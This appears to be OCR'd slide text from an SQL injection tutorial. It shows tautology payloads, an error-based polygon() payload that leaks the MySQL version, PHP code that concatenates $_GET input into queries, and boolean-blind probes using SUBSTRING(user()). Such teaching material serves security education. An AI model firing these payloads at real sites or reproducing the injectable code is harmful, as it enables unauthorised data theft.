
```
SELECT * FROM users WHERE id=1 or 1=1 -- AND
is_admin = 0
```

```
SELECT * FROM users WHERE id=1 or 1=1 # AND
is_admin = 0
```

Error based

- We can see mysql error, but can't see value of any column
- Some functions execute inserted query first
- Use function, which return error with result of our query to database

Error based




GET /print.php?param=**name**

$sql = "SELECT ".**$_GET['param']**." FROM users LIMIT 1,1";

SELECT **name** FROM users LIMIT 1,1

All ok!

Error based




GET /print.php?param=**polygon((select*from(select*from(select@@version)f)x))**

$sql = "SELECT ".**$_GET['param']**." FROM users LIMIT 1,1";

SELECT **polygon((select*from(select*from(select@@version)f)x))** FROM users LIMIT 1,1

*Illegal non geometric '(select `x`.`@@version` from (select '**5.5.47-0+deb7u1**' AS `@@version` from dual) `x`)' value found during parsing*

Blind injection



True

GET /news.php?
id=**1+AND+1=1+--+**

```
...
error_reporting(0);
...
```

SELECT * FROM news
WHERE id = **1 AND 1=1 --**

HTTP/1.1 200 OK

False


GET /news.php?
id=**1+AND+2=1+--+**

```
...
error_reporting(0);
...
```

SELECT * FROM news
WHERE id = **1 AND 2=1 --**

HTTP/1.1 503 Inter...

Blind injection



GET /news.php?id=**1+AND SUBSTRING(user(), 1, 1)="r"**

